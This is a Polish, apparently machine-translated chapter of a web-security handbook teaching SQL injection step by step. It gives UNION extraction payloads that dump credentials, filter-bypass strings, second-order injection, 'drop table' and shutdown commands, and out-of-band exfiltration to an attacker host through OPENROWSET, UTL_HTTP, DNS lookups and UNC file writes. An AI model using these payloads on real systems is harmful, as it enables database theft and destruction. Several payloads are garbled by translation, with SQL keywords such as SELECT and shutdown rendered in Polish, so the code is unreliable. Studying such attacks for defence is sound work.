W wielu rzeczywistych przypadkach wyświetlane komunikaty o błędach bazy danych są przechwytywane przez aplikację i nie są zwracane do przeglądarki użytkownika. Może się zatem wydawać, że próbując odkryć strukturę pierwszego zapytania, jesteś ograniczony do czystego zgadywania. Jednak tak nie jest. Trzy ważne punkty oznaczają, że Twoje zadanie jest zwykle łatwe:

* Aby wstrzyknięte zapytanie można było połączyć z pierwszym, nie jest bezwzględnie konieczne, aby zawierało te same typy danych. Raczej muszą być kompatybilne. Innymi słowy, każdy typ danych w drugim zapytaniu musi być identyczny z odpowiadającym mu typem w pierwszym lub niejawnie konwertować na ten typ. Widziałeś już, że bazy danych niejawnie konwertują wartość liczbową na wartość łańcuchową. W rzeczywistości wartość NULL można przekonwertować na dowolny typ danych. W związku z tym, jeśli nie znasz typu danych określonego pola, możesz po prostu WYBRAĆ NULL dla tego pola.

* W przypadkach, gdy aplikacja przechwytuje komunikaty o błędach bazy danych, możesz łatwo określić, czy wstrzyknięte zapytanie zostało wykonane. Jeśli tak, dodatkowe wyniki są dodawane do wyników zwracanych przez aplikację z pierwotnego zapytania. Dzięki temu możesz pracować systematycznie, dopóki nie odkryjesz struktury zapytania, które musisz wstrzyknąć.

* W większości przypadków możesz osiągnąć swoje cele, po prostu identyfikując pojedyncze pole w oryginalnym zapytaniu, które ma typ danych łańcuchowych. To wystarczy, aby wstrzyknąć dowolne zapytania, które zwracają dane oparte na łańcuchach i pobierają wyniki, umożliwiając systematyczne wyodrębnianie dowolnych żądanych danych z bazy danych.

KROKI HACKOWANIA

Twoim pierwszym zadaniem jest odkrycie liczby kolumn zwróconych przez pierwotne zapytanie wykonywane przez aplikację. Możesz to zrobić na dwa sposoby:

1. Możesz wykorzystać fakt, że NULL można przekonwertować na dowolny typ danych, aby systematycznie wstrzykiwać zapytania z różną liczbą kolumn, aż do wykonania wstrzykniętego zapytania. Na przykład:

' UNION SELECT NULL--

' UNION SELECT NULL, NULL--

' UNION SELECT NULL, NULL, NULL--

Po wykonaniu zapytania określono wymaganą liczbę kolumn. Jeśli aplikacja nie zwraca komunikatów o błędach bazy danych, nadal możesz stwierdzić, kiedy wstrzyknięte zapytanie powiodło się. Zostanie zwrócony dodatkowy wiersz danych zawierający słowo NULL lub pusty łańcuch. Zwróć uwagę, że wstrzyknięty wiersz może zawierać tylko puste komórki tabeli, więc może być słabo widoczny po

wyrenderowaniu jako HTML. Z tego powodu lepiej jest patrzeć na surową odpowiedź podczas wykonywania tego ataku.

2. Po zidentyfikowaniu wymaganej liczby kolumn następnym zadaniem jest znalezienie kolumny zawierającej dane typu łańcuchowego, aby można było użyć jej do wyodrębnienia dowolnych danych z bazy danych. Możesz to zrobić, wstrzykując zapytanie zawierające NULL, tak jak robiłeś to poprzednio, i systematycznie zastępując każdy NULL przez a. Na przykład, jeśli wiesz, że zapytanie musi zwrócić trzy kolumny, możesz wstrzyknąć:

‘ UNION SELECT ‘a’, NULL, NULL--

‘ UNION SELECT NULL, ‘a’, NULL--

‘ UNION SELECT NULL, NULL, ‘a’--

Po wykonaniu zapytania zobaczysz dodatkowy wiersz danych zawierający wartość a. Następnie możesz użyć odpowiedniej kolumny do wyodrębnienia danych z bazy danych.

UWAGA: W bazach danych Oracle każda instrukcja SELECT musi zawierać atrybut FROM, więc wstrzyknięcie UNION SELECT NULL powoduje błąd niezależnie od liczby kolumn. Możesz spełnić to wymaganie, wybierając z globalnie dostępnej tabeli DUAL. Na przykład:

„UNION SELECT NULL FROM DUAL—

Po określeniu liczby kolumn wymaganych we wstrzykniętym zapytaniu i znalezieniu kolumny zawierającej dane typu łańcuchowego można wyodrębnić dowolne dane. Prostym testem sprawdzającym koncepcję jest wyodrębnienie ciągu wersji bazy danych, co można wykonać w dowolnym systemie DBMS. Na przykład, jeśli istnieją trzy kolumny, a pierwsza kolumna może zawierać dane w postaci ciągu znaków, można wyodrębnić wersję bazy danych, wstrzykując następujące zapytanie do MS-SQL i MySQL:

‘ UNION SELECT @@version,NULL,NULL--

Wstrzyknięcie następującego zapytania daje ten sam wynik w Oracle:

‘ UNION SELECT banner,NULL,NULL FROM v$version--

W przykładzie podatnej na ataki aplikacji do wyszukiwania książek możemy użyć tego ciągu jako wyszukiwanego terminu w celu pobrania wersji bazy danych Oracle:

AUTHOR	TITLE	YEAR
CORE 9.2.0.1.0 Production		
NLSRTL Version 9.2.0.1.0 - Production		
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production		
PL/SQL Release 9.2.0.1.0 - Production		
TNS for 32-bit Windows: Version 9.2.0.1.0 - Production		

Oczywiście, nawet jeśli ciąg wersji bazy danych może być interesujący i może umożliwić zbadanie luk w konkretnym używanym oprogramowaniu, w większości przypadków będziesz bardziej zainteresowany wyodrębnieniem rzeczywistych danych z bazy danych. Aby to zrobić, zazwyczaj musisz zająć się drugim zastrzeżeniem opisanym wcześniej. Oznacza to, że musisz znać nazwę tabeli bazy danych, którą chcesz kierować, oraz nazwy jej odpowiednich kolumn.

Wyodrębnianie przydatnych danych

Aby wyodrębnić przydatne dane z bazy danych, zwykle musisz znać nazwy tabel i kolumn zawierających dane, do których chcesz uzyskać dostęp. Główne korporacyjne systemy DBMS zawierają bogatą ilość metadanych bazy danych, które można wyszukiwać w celu odnalezienia nazw każdej tabeli i kolumny w bazie danych. Metodologia wydobywania przydatnych danych jest w każdym przypadku taka sama; jednak szczegóły różnią się na różnych platformach baz danych.

Ekstrakcja danych za pomocą UNION

Spójrzmy na atak przeprowadzany na bazę danych MS-SQL, ale użyjmy metodologii, która będzie działać na wszystkich technologiach bazodanowych. Rozważ aplikację książki adresowej, która pozwala użytkownikom prowadzić listę kontaktów oraz wyszukiwać i aktualizować ich dane. Gdy użytkownik wyszukuje w swojej książce adresowej kontakt o imieniu Mateusz, jej przeglądarka publikuje następujący parametr:

Name=Matthew

a aplikacja zwraca następujące wyniki:

NAZWA: E-MAIL

Matthew Adamson: handytrick@gmail.com

Najpierw musimy określić wymaganą liczbę kolumn. Testowanie pojedynczej kolumny powoduje wyświetlenie komunikatu o błędzie:

Name=Matthew’%20union%20select%20null--

Wszystkie zapytania połączone za pomocą operatora UNION, INTERSECT lub EXCEPT muszą mieć taką samą liczbę wyrażeń na swoich listach docelowych. Dodajemy drugą wartość NULL i występuje ten sam błąd. Kontynuujemy więc dodawanie wartości NULL, dopóki nasze zapytanie nie zostanie wykonane, generując dodatkowy element w tabeli wyników:

Name=Matthew’%20union%20select%20null,null,null,null,null—

NAZWA: E-MAIL

Matthew Adamson: handytrick@gmail.com

[pusty] : [pusty]

Teraz sprawdzamy, czy pierwsza kolumna zapytania zawiera ciąg danych:

Name=Matthew’%20union%20select%20’a’,null,null,null,null—

NAZWA: E-MAIL

Matthew Adamson: handytrick@gmail.com

a :

Kolejnym krokiem jest znalezienie nazw tabel i kolumn bazy danych, które mogą zawierać interesujące informacje. Możemy to zrobić, wysyłając zapytanie do tabeli metadanych information_schema.columns, która zawiera szczegółowe informacje o wszystkich tabelach i nazwach kolumn w bazie danych. Można je odzyskać za pomocą tego zapytania:

Name=Matthew’%20union%20select%20table_name,column_name,null,null,
null%20from%20information_schema.columns—

NAZWA: E-MAIL

Matthew Adamson: handytrick@gmail.com

shop_items : cena

shop_items : prodid

shop_items : nazwa_produktu

książka_adresowa: kontaktowy adres e-mail

książka_adresowa: nazwa kontaktu

użytkownicy: nazwa użytkownika

użytkownicy: hasło

W tym przypadku tabela użytkowników jest oczywistym miejscem do rozpoczęcia wyodrębniania danych. Możemy wyodrębnić dane z tabeli użytkowników za pomocą tego zapytania:

Nazwa=Matthew’%20UNION%20select%20username,password,null,null,null%20from%20users—

NAZWA: E-MAIL

Matthew Adamson: handytrick@gmail.com

administrator: fme69

twórca: uber

marcus: 8pinto

smith: dwasześćdziesiąt

jlo: 6kdown

WSKAZÓWKA: Information_schema jest obsługiwany przez MS-SQL, MySQL i wiele innych baz danych, w tym SQLite i Postgresql. Jest przeznaczony do przechowywania metadanych bazy danych, co czyni go głównym celem atakujących chcących zbadać bazę danych. Pamiętaj, że Oracle nie obsługuje tego schematu. W przypadku ataku na bazę danych Oracle atak byłby identyczny pod każdym innym względem. Można by jednak użyć zapytania SELECT nazwa_tabeli,nazwa_kolumny FROM all_tab_columns w celu pobrania informacji o tabelach i kolumnach w bazie danych. (Tabelę user_tab_columns można by wykorzystać, aby skoncentrować się tylko na bieżącej bazie danych). Podczas analizowania dużych baz danych pod kątem punktów ataku zwykle najlepiej jest szukać bezpośrednio interesujących nazw kolumn, a nie tabel. Na przykład:

SELECT table_name,column_name FROM information_schema.columns where column_name LIKE ‘%PASS%’

WSKAZÓWKA: Gdy z tabeli docelowej zwracanych jest wiele kolumn, można je połączyć w jedną kolumnę. To sprawia, że pobieranie jest prostsze, ponieważ wymaga zidentyfikowania tylko jednego pola varchar w pierwotnym zapytaniu:

* Oracle: SELECT table_name||’:’||column_name FROM all_tab_columns

* MS-SQL: SELECT table_name+':'+column_name from information_

schema.columns

* MySQL: SELECT CONCAT(table_name,':',column_name) from

information_schema.columns

Omijanie filtrów

W niektórych sytuacjach aplikacja podatna na iniekcję SQL może implementować różne filtry wejściowe, które uniemożliwiają wykorzystanie luki bez ograniczeń. Na przykład aplikacja może usuwać lub oczyszczać niektóre znaki lub blokować popularne słowa kluczowe SQL. Filtry tego typu są często podatne na obejścia, dlatego w takiej sytuacji warto wypróbować wiele sztuczek.

Unikanie zablokowanych znaków

Jeśli aplikacja usunie lub zakoduje niektóre znaki, które są często używane w atakach polegających na wstrzykiwaniu kodu SQL, nadal możesz przeprowadzić atak bez tych znaków:

* Pojedynczy cudzysłów nie jest wymagany, jeśli wstrzykujesz do pola danych liczbowych lub nazwy kolumny. Jeśli musisz wprowadzić ciąg znaków do ładunku ataku, możesz to zrobić bez cudzysłowów. Możesz użyć różnych funkcji łańcuchowych, aby dynamicznie konstruować ciąg przy użyciu kodów ASCII dla poszczególnych znaków. Na przykład następujące dwa zapytania odpowiednio dla Oracle i MS-SQL są odpowiednikami select ename, sal from emp, gdzie ename='marcus':

SELECT ename, sal FROM emp where ename=CHR(109)||CHR(97)||

CHR(114)||CHR(99)||CHR(117)||CHR(115)

SELECT ename, sal FROM emp WHERE ename=CHAR(109)+CHAR(97)

+CHAR(114)+CHAR(99)+CHAR(117)+CHAR(115)

* Jeśli symbol komentarza jest zablokowany, często można spreparować wstrzyknięte dane w taki sposób, aby nie łamały one składni otaczającego zapytania, nawet bez użycia tego. Na przykład zamiast wstrzykiwać:

' or 1=1--

możesz wstrzyknąć:

' or 'a'='a

* Podczas próby wstrzyknięcia zapytań wsadowych do bazy danych MS-SQL nie trzeba używać separatora średnika. Pod warunkiem, że poprawisz składnię wszystkich zapytań w partii, parser zapytań zinterpretuje je poprawnie, niezależnie od tego, czy uwzględnisz średnik, czy nie.

Obejście prostej walidacji

Niektóre procedury sprawdzania poprawności danych wejściowych wykorzystują prostą czarną listę i albo blokują, albo usuwają wszelkie dostarczone dane, które pojawiają się na tej liście. W takim przypadku powinieneś wypróbować standardowe ataki, szukając typowych defektów w mechanizmach walidacji i kanonizacji, jak opisano w rozdziale 2. Na przykład, jeśli słowo kluczowe SELECT jest blokowane lub usuwane, możesz wypróbować następujące obejścia:

SeLeCt

%00SELECT

SELSELECTECT

%53%45%4c%45%43%54

%2553%2545%254c%2545%2543%2554

Korzystanie z komentarzy SQL

Komentarze śródliniowe można wstawiać do instrukcji SQL w taki sam sposób, jak w C++, osadzając je między symbolami /* i */. Jeśli aplikacja blokuje lub usuwa spacje z danych wejściowych, możesz użyć komentarzy do symulacji białych znaków we wstrzykniętych danych. Na przykład:

SELECT/*foo*/username,password/*foo*/FROM/*foo*/users

W MySQL komentarze można nawet umieszczać w samych słowach kluczowych, co zapewnia kolejny sposób na ominięcie niektórych filtrów sprawdzania poprawności danych wejściowych przy jednoczesnym zachowaniu składni rzeczywistego zapytania. Na przykład:

SEL/*foo*/ECT username,password FR/*foo*/OM users

Wykorzystywanie wadliwych filtrów

Procedury sprawdzania poprawności danych wejściowych często zawierają luki logiczne, które można wykorzystać do przemycenia zablokowanych danych wejściowych przez filtr. Ataki te często wykorzystują porządkowanie wielu etapów sprawdzania poprawności lub brak rekurencyjnego zastosowania logiki sanityzacji

Wstrzyknięcie SQL drugiego rzędu

Szczególnie interesujący typ obejścia filtra powstaje w związku z iniekcją SQL drugiego rzędu. Wiele aplikacji bezpiecznie obsługuje dane, gdy są one po raz pierwszy umieszczane w bazie danych. Gdy dane są przechowywane w bazie danych, mogą być później przetwarzane w niebezpieczny sposób przez samą aplikację lub przez inne procesy zaplecza. Wiele z nich nie ma takiej samej jakości jak podstawowa aplikacja internetowa, ale ma konta bazy danych o wysokich uprawnieniach. W niektórych aplikacjach dane wprowadzane przez użytkownika są weryfikowane po przybyciu przez ucieczkę przez pojedynczy cytat. W oryginalnym przykładzie wyszukiwania książek to podejście wydaje się skuteczne. Gdy użytkownik wprowadzi wyszukiwane hasło O'Reilly, aplikacja wykona następujące zapytanie:

SELECT author,title,year FROM books WHERE publisher = 'O''Reilly'

Tutaj pojedynczy cudzysłów podany przez użytkownika został przekształcony w dwa pojedyncze cudzysłowy. W związku z tym element przekazany do bazy danych ma takie samo znaczenie dosłowne, jak oryginalne wyrażenie wprowadzone przez użytkownika. Jeden problem z podejściem dublowania pojawia się w bardziej złożonych sytuacjach, w których ten sam element danych przechodzi przez kilka zapytań SQL, jest zapisywany w bazie danych, a następnie odczytywany z powrotem więcej niż jeden raz. Jest to jeden z przykładów wad prostej weryfikacji danych wejściowych w przeciwieństwie do weryfikacji granic, jak opisano w rozdziale 2. Przypomnij sobie aplikację, która umożliwiała użytkownikom samodzielną rejestrację i zawierała kod SQL błąd wtrysku w instrukcji INSERT. Załóżmy, że programiści próbują naprawić lukę, podwajając pojedyncze cudzysłowy, które pojawiają się w danych użytkownika. Próba zarejestrowania nazwy użytkownika foo' skutkuje następującym zapytaniem, które nie powoduje żadnych problemów z bazą danych:

INSERT INTO users (username, password, ID, privs) VALUES (‘foo’’, ‘secret’, 2248, 1)

Jak dotąd, tak dobrze. Załóżmy jednak, że aplikacja implementuje również funkcję zmiany hasła. Ta funkcja jest dostępna tylko dla uwierzytelnionych użytkowników, ale dla dodatkowej ochrony aplikacja wymaga od użytkowników podania starego hasła. Następnie weryfikuje, czy jest to poprawne, pobierając bieżące hasło użytkownika z bazy danych i porównując dwa ciągi. W tym celu najpierw pobiera nazwę użytkownika z bazy danych, a następnie konstruuje następujące zapytanie:

SELECT password FROM users WHERE username = ‘foo’’

Ponieważ nazwa użytkownika przechowywana w bazie danych jest dosłownym ciągiem znaków foo’, jest to wartość, którą baza danych zwraca podczas zapytania o tę wartość. Sekwencja ucieczki podwójnego duplikatu jest używana tylko w punkcie, w którym łańcuchy są przekazywane do bazy danych. W związku z tym, gdy aplikacja ponownie wykorzystuje ten ciąg znaków i umieszcza go w drugim zapytaniu, pojawia się błąd wstrzykiwania kodu SQL, a oryginalne błędne dane wejściowe użytkownika są osadzane bezpośrednio w zapytaniu. Gdy użytkownik próbuje zmienić hasło, aplikacja zwraca następujący komunikat, który ujawnia lukę:

Unclosed quotation mark before the character string ‘foo

Aby wykorzystać tę lukę, osoba atakująca może po prostu zarejestrować nazwę użytkownika zawierającą spreparowane dane wejściowe, a następnie spróbować zmienić hasło. Na przykład, jeśli zarejestrowana jest następująca nazwa użytkownika:

‘ or 1 in (select password from users where username=’admin’)--

sam krok rejestracji będzie obsługiwany w bezpieczny sposób. Kiedy atakujący spróbuje zmienić swoje hasło, jego wstrzyknięte zapytanie zostanie wykonane, co spowoduje wyświetlenie następującego komunikatu, który ujawnia hasło administratora:

Microsoft OLE DB Provider for ODBC Drivers error ‘80040e07’ [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ‘fme69’ to a column of data type int.

Atakujący pomyślnie ominął sprawdzanie poprawności danych wejściowych, które zostało zaprojektowane w celu blokowania ataków polegających na iniekcji SQL. Teraz ma sposób na wykonywanie dowolnych zapytań w bazie danych i pobieranie wyników.

Zaawansowana eksploatacja

Wszystkie opisane do tej pory ataki miały gotowe sposoby na odzyskanie wszelkich użytecznych danych, które zostały wydobyte z bazy danych, na przykład poprzez wykonanie ataku UNION lub zwrócenie danych w komunikacie o błędzie. Wraz ze wzrostem świadomości zagrożeń typu SQL injection, tego rodzaju sytuacje stawały się coraz mniej powszechne. Coraz częściej zdarza się, że błędy iniekcji SQL, które napotykasz, będą miały miejsce w sytuacjach, w których odzyskanie wyników wstrzykniętych zapytań nie jest proste. Przyjrzymy się kilku sposobom powstawania tego problemu i sposobom radzenia sobie z nim.

NOTATKA ; Właściciele aplikacji powinni mieć świadomość, że nie każdy atakujący jest zainteresowany kradzieżą wrażliwych danych. Niektóre mogą być bardziej destrukcyjne. Na przykład, podając tylko 12 znaków wejściowych, osoba atakująca może wyłączyć bazę danych MS-SQL za pomocą polecenia shutdown:

' zamknięcie--

Osoba atakująca może również wstrzyknąć złośliwe polecenia w celu usunięcia poszczególnych tabel za pomocą poleceń takich jak te:

‘ drop table users--

‘ drop table accounts--

‘ drop table customers—

Pobieranie danych jako liczb

Dość często stwierdza się, że żadne pole tekstowe w aplikacji nie jest podatne na iniekcję SQL, ponieważ dane wejściowe zawierające pojedyncze cudzysłowy są obsługiwane prawidłowo. Luki w zabezpieczeniach mogą jednak nadal występować w polach danych numerycznych, w których dane wprowadzane przez użytkownika nie są ujęte w pojedyncze cudzysłowy. Często w takich sytuacjach jedynym sposobem na odzyskanie wyników wstrzykniętych zapytań jest numeryczna odpowiedź z aplikacji. W tej sytuacji Twoim wyzwaniem jest przetworzenie wyników wstrzykniętych zapytań w taki sposób, aby można było pobrać znaczące dane w postaci liczbowej. Można tu zastosować dwie kluczowe funkcje:

* ASCII, który zwraca kod ASCII dla znaku wejściowego

* SUBSTRING (lub SUBSTR w Oracle), która zwraca podłańcuch swojego wejścia

Te funkcje mogą być używane razem w celu wyodrębnienia pojedynczego znaku z łańcucha w postaci liczbowej. Na przykład:

SUBSTRING('Admin',1,1) zwraca A.

ASCII('A') zwraca 65.

Dlatego:

ASCII(SUBSTR('Admin',1,1)) zwraca 65.

Korzystając z tych dwóch funkcji, możesz systematycznie dzielić ciąg przydatnych danych na poszczególne znaki i zwracać każdy z nich osobno, w postaci liczbowej. W ataku skryptowym ta technika może być wykorzystana do szybkiego odzyskania i zrekonstruowania dużej ilości danych łańcuchowych, bajt po bajcie.

WSKAZÓWKA: Istnieje wiele subtelnych różnic w sposobie, w jaki różne platformy baz danych obsługują manipulowanie ciągami znaków i obliczenia numeryczne, które być może trzeba będzie wziąć pod uwagę podczas przeprowadzania zaawansowanych ataków tego rodzaju. Doskonały przewodnik po tych różnicach obejmujący wiele różnych baz danych można znaleźć na stronie http://sqlzoo.net/howto/source/z.dir/i08fun.xml.

W odmianie tej sytuacji autorzy spotkali się z przypadkami, w których zwracana przez aplikację nie jest rzeczywista liczba, ale zasób, dla którego ta liczba jest identyfikatorem. Aplikacja wykonuje zapytanie SQL na podstawie danych wprowadzonych przez użytkownika, uzyskuje numeryczny identyfikator dokumentu, a następnie zwraca zawartość dokumentu użytkownikowi. W tej sytuacji atakujący może najpierw uzyskać kopię każdego dokumentu, którego identyfikatory mieszczą się w odpowiednim zakresie liczbowym, i skonstruować odwzorowanie zawartości dokumentu na identyfikatory. Następnie, przeprowadzając opisany wcześniej atak, atakujący może zapoznać się z tą mapą, aby określić identyfikator dla każdego dokumentu otrzymanego z aplikacji iw ten sposób pobrać wartość ASCII znaku, który udało mu się wyodrębnić.

Korzystanie z kanału poza pasmem

W wielu przypadkach SQL injection aplikacja nie zwraca wyników żadnego wstrzykniętego zapytania do przeglądarki użytkownika, ani nie zwraca żadnych komunikatów o błędach generowanych przez bazę danych. W tej sytuacji może się wydawać, że Twoja pozycja jest daremna. Nawet jeśli istnieje błąd iniekcji SQL, z pewnością nie można go wykorzystać do wyodrębnienia dowolnych danych lub wykonania jakiejkolwiek innej czynności. Ten wygląd jest jednak fałszywy. Możesz wypróbować różne techniki odzyskiwania danych i sprawdzić, czy inne złośliwe działania zakończyły się powodzeniem. Istnieje wiele okoliczności, w których możesz wstrzyknąć dowolne zapytanie, ale nie możesz pobrać jego wyników. Przypomnij sobie przykład podatnego formularza logowania, w którym pola nazwy użytkownika i hasła są podatne na wstrzyknięcie SQL:

SELECT * FROM users WHERE username = ‘marcus’ and password = ‘secret’

Oprócz modyfikowania logiki zapytania w celu pominięcia logowania, możesz wstrzyknąć całkowicie osobne podzapytanie za pomocą konkatenacji łańcuchów, aby połączyć jego wyniki z elementem, który kontrolujesz. Na przykład:

foo’ || (SELECT 1 FROM dual WHERE (SELECT username FROM all_users WHERE username = ‘DBSNMP’) = ‘DBSNMP’)--

Powoduje to, że aplikacja wykonuje następujące zapytanie:

SELECT * FROM users WHERE username = ‘foo’ || (SELECT 1 FROM dual WHERE (SELECT username FROM all_users WHERE username = ‘DBSNMP’) = ‘DBSNMP’)

Baza danych wykonuje twoje dowolne podzapytanie, dołącza jego wyniki do foo, a następnie wyszukuje szczegóły wynikowej nazwy użytkownika. Oczywiście logowanie się nie powiedzie, ale wstrzyknięte zapytanie zostanie wykonane. Wszystko, co otrzymasz z powrotem w odpowiedzi aplikacji, to standardowy komunikat o niepowodzeniu logowania. To, czego potrzebujesz, to sposób na odzyskanie wyników wstrzykniętego zapytania. Inna sytuacja powstaje, gdy można zastosować zapytania wsadowe do baz danych MS-SQL. Zapytania wsadowe są niezwykle przydatne, ponieważ umożliwiają wykonanie całkowicie oddzielnej instrukcji, nad którą masz pełną kontrolę, przy użyciu innego czasownika SQL i celując w inną tabelę. Jednak ze względu na sposób wykonywania zapytań wsadowych wyników wstrzykniętego zapytania nie można pobrać bezpośrednio. Ponownie potrzebujesz sposobu na odzyskanie utraconych wyników wstrzykniętego zapytania. Jedną z metod odzyskiwania danych, która często jest skuteczna w takiej sytuacji, jest użycie kanału poza pasmem. Osiągnąwszy możliwość wykonywania dowolnych instrukcji SQL w bazie danych, często możliwe jest wykorzystanie niektórych wbudowanych funkcji bazy danych do utworzenia połączenia sieciowego z powrotem do własnego komputera, przez który można przesyłać dowolne dane zebrane z baza danych. Sposoby tworzenia odpowiedniego połączenia sieciowego są w dużym stopniu zależne od bazy danych. Różne metody mogą być dostępne lub nie, biorąc pod uwagę poziom uprawnień użytkownika bazy danych, z którym aplikacja uzyskuje dostęp do bazy danych. Niektóre z najbardziej powszechnych i skutecznych technik dla każdego typu bazy danych opisano tutaj.

MS-SQL

W starszych bazach danych, takich jak MS-SQL 2000 i starsze, można użyć polecenia OpenRowSet do otwarcia połączenia z zewnętrzną bazą danych i wstawienia do niej dowolnych danych. Na przykład następujące zapytanie powoduje, że docelowa baza danych otwiera połączenie z bazą danych atakującego i wstawia ciąg wersji docelowej bazy danych do tabeli o nazwie foo:

insert into openrowset('SQLOLEDB',

'DRIVER={SQL Server};SERVER=mdattacker.net,80;UID=sa;PWD=letmein', 'select * from foo') values (@@version)

Pamiętaj, że możesz określić port 80 lub dowolną inną prawdopodobną wartość, aby zwiększyć szansę na nawiązanie połączenia wychodzącego przez dowolne zapory ogniowe.

Oracle

Oracle zawiera dużą liczbę domyślnych funkcji, które są dostępne dla użytkowników o niskich uprawnieniach i które mogą być używane do tworzenia połączeń poza pasmem. Pakiet UTL_HTTP może być używany do wysyłania dowolnych żądań HTTP do innych hostów. UTL_HTTP zawiera bogatą funkcjonalność i obsługuje serwery proxy, pliki cookie, przekierowania i uwierzytelnianie. Oznacza to, że osoba atakująca, która włamała się do bazy danych w mocno ograniczonej wewnętrznej sieci korporacyjnej, może wykorzystać korporacyjny serwer proxy do zainicjowania połączeń wychodzących z Internetem. W poniższym przykładzie UTL_HTTP służy do przesyłania wyników wstrzykniętego zapytania do serwera kontrolowanego przez osobę atakującą:

/employees.asp?EmpNo=7521'||UTL_HTTP.request('mdattacker.net:80/'||
(SELECT%20username%20FROM%20all_users%20WHERE%20ROWNUM%3d1))—

Ten adres URL powoduje, że UTL_HTTP wykonuje Żądanie GET dla adresu URL zawierającego pierwszą nazwę użytkownika w tabeli all_users. Atakujący może po prostu skonfigurować detektor netcat na mdattacker.net, aby otrzymać wynik:

C:\>nc -nLp 80

POBIERZ /SYS HTTP/1.1

Host: mdattacker.net

Połączenie: zamknięte

Pakiet UTL_INADDR jest przeznaczony do tłumaczenia nazw hostów na adresy IP. Może służyć do generowania dowolnych zapytań DNS do serwera kontrolowanego przez atakującego. W wielu sytuacjach jest to bardziej prawdopodobne niż atak UTL_HTTP, ponieważ ruch DNS jest często przepuszczany przez zapory korporacyjne, nawet jeśli ruch HTTP jest ograniczony. Atakujący może to wykorzystać pakiet, aby wyszukać wybraną przez siebie nazwę hosta, skutecznie odzyskując dowolne dane, dodając je jako subdomenę do nazwy domeny, którą kontroluje. Na przykład:

/employees.asp?EmpNo=7521'||UTL_INADDR.GET_HOST_NAME((WYBIERZ%20HASŁO%

20FROM%20DBA_USERS%20WHERE%20NAME='SYS')||'.mdattacker.net')

Powoduje to zapytanie DNS do serwera nazw mdattacker.net zawierające skrót hasła użytkownika SYS:

DCB748A5BC5390F2.mdattacker.net

Pakiet UTL_SMTP może służyć do wysyłania e-maili. Ta funkcja może być używana do pobierania dużych ilości danych przechwyconych z bazy danych poprzez wysyłanie ich w wychodzących wiadomościach e-mail. Pakiet UTL_TCP może być używany do otwierania dowolnych gniazd TCP w celu wysyłania i odbierania danych sieciowych.

UWAGA: W Oracle 11g dodatkowa lista ACL chroni wiele opisanych zasobów przed wykonaniem przez dowolnego użytkownika bazy danych. Łatwym sposobem na obejście tego problemu jest zapoznanie się z nową funkcjonalnością Oracle 11g i użycie tego kodu:

SYS.DBMS_LDAP.INIT((WYBIERZ HASŁO Z SYS.USER$ WHERE NAME='SYS')||'.mdsec.net',80)

MySQL

Polecenia SELECT ... INTO OUTFILE można użyć do skierowania danych wyjściowych dowolnego zapytania do pliku. Określona nazwa pliku może zawierać ścieżkę UNC, umożliwiającą skierowanie danych wyjściowych do pliku na własnym komputerze. Na przykład:

select * into outfile '\\\\mdattacker.net\\share\\output.txt' from users;

Aby otrzymać plik, musisz utworzyć udział SMB na swoim komputerze, który umożliwia anonimowy dostęp do zapisu. Możesz skonfigurować udziały na platformach Windows i UNIX, aby zachowywały się w ten sposób. Jeśli masz trudności z otrzymaniem wyeksportowanego pliku, może to wynikać z problemu z konfiguracją Twojego serwera SMB. Możesz użyć sniffera, aby potwierdzić, czy serwer docelowy inicjuje jakiekolwiek połączenia przychodzące do twojego komputera. Jeśli tak, zapoznaj się z dokumentacją serwera, aby upewnić się, że jest poprawnie skonfigurowany.

Wykorzystanie systemu operacyjnego

Często możliwe jest przeprowadzenie ataków eskalacyjnych za pośrednictwem bazy danych, które skutkują wykonaniem dowolnych poleceń w systemie operacyjnym samego serwera bazy danych. W takiej sytuacji dostępnych jest znacznie więcej możliwości pobierania danych, takich jak użycie wbudowanych poleceń, takich jak tftp, mail i telnet, lub kopiowanie danych do głównego katalogu internetowego w celu pobrania za pomocą przeglądarki. Zobacz późniejszą sekcję „Beyond SQL Injection", aby zapoznać się z technikami zwiększania uprawnień w samej bazie danych.

Korzystanie z wnioskowania: odpowiedzi warunkowe

Istnieje wiele powodów, dla których kanał poza pasmem może być niedostępny. Najczęściej dzieje się tak, ponieważ baza danych znajduje się w chronionej sieci, której zapory ogniowe na obwodzie nie zezwalają na żadne połączenia wychodzące z Internetem ani żadną inną siecią. W tej sytuacji dostęp do bazy danych jest ograniczony wyłącznie za pośrednictwem punktu wstrzykiwania do aplikacji internetowej.

W takiej sytuacji, pracując mniej lub bardziej na ślepo, można zastosować wiele technik pobierania dowolnych danych z bazy danych. Wszystkie te techniki opierają się na koncepcji wykorzystania wstrzykniętego zapytania do warunkowego wywołania wykrywalnego zachowania przez bazę danych, a następnie wywnioskowania wymaganej informacji na podstawie tego, czy takie zachowanie wystąpi. Przypomnij sobie podatną na ataki funkcję logowania, w której pola nazwy użytkownika i hasła mogą zostać wstrzyknięte w celu wykonania dowolnych zapytań:

SELECT * FROM users WHERE username = 'marcus' and password = 'secret'

Załóżmy, że nie zidentyfikowałeś żadnej metody przesyłania wyników wstrzykniętych zapytań z powrotem do przeglądarki. Niemniej jednak już widziałeś, jak możesz wykorzystać iniekcję SQL do modyfikacji zachowania aplikacji.

Na przykład przesłanie dwóch poniższych danych wejściowych daje bardzo różne wyniki:

admin' AND 1=1--

admin’ AND 1=2--

W pierwszym przypadku aplikacja loguje Cię jako administratora. W drugim przypadku próba logowania kończy się niepowodzeniem, ponieważ warunek 1=2 jest zawsze fałszywy. Możesz wykorzystać tę kontrolę nad zachowaniem aplikacji jako sposób na wnioskowanie o prawdziwości lub fałszywości dowolnych warunków w samej bazie danych. Na przykład, korzystając z opisanych wcześniej funkcji ASCII i SUBSTRING, można sprawdzić, czy określony znak przechwyconego łańcucha ma określoną wartość. Na przykład przesłanie tego fragmentu danych wejściowych powoduje zalogowanie jako administrator, ponieważ testowany warunek jest prawdziwy:

admin’ AND ASCII(SUBSTRING(‘Admin’,1,1)) = 65--

Przesłanie następujących danych wejściowych skutkuje jednak niepowodzeniem logowania, ponieważ testowany warunek jest fałszywy:

admin’ AND ASCII(SUBSTRING(‘Admin’,1,1)) = 66--

Przesyłając dużą liczbę takich zapytań, przechodząc przez zakres prawdopodobnych kodów ASCII dla każdego znaku, aż do uzyskania trafienia, można wyodrębnić cały ciąg, po jednym bajcie na raz.

Wywoływanie błędów warunkowych

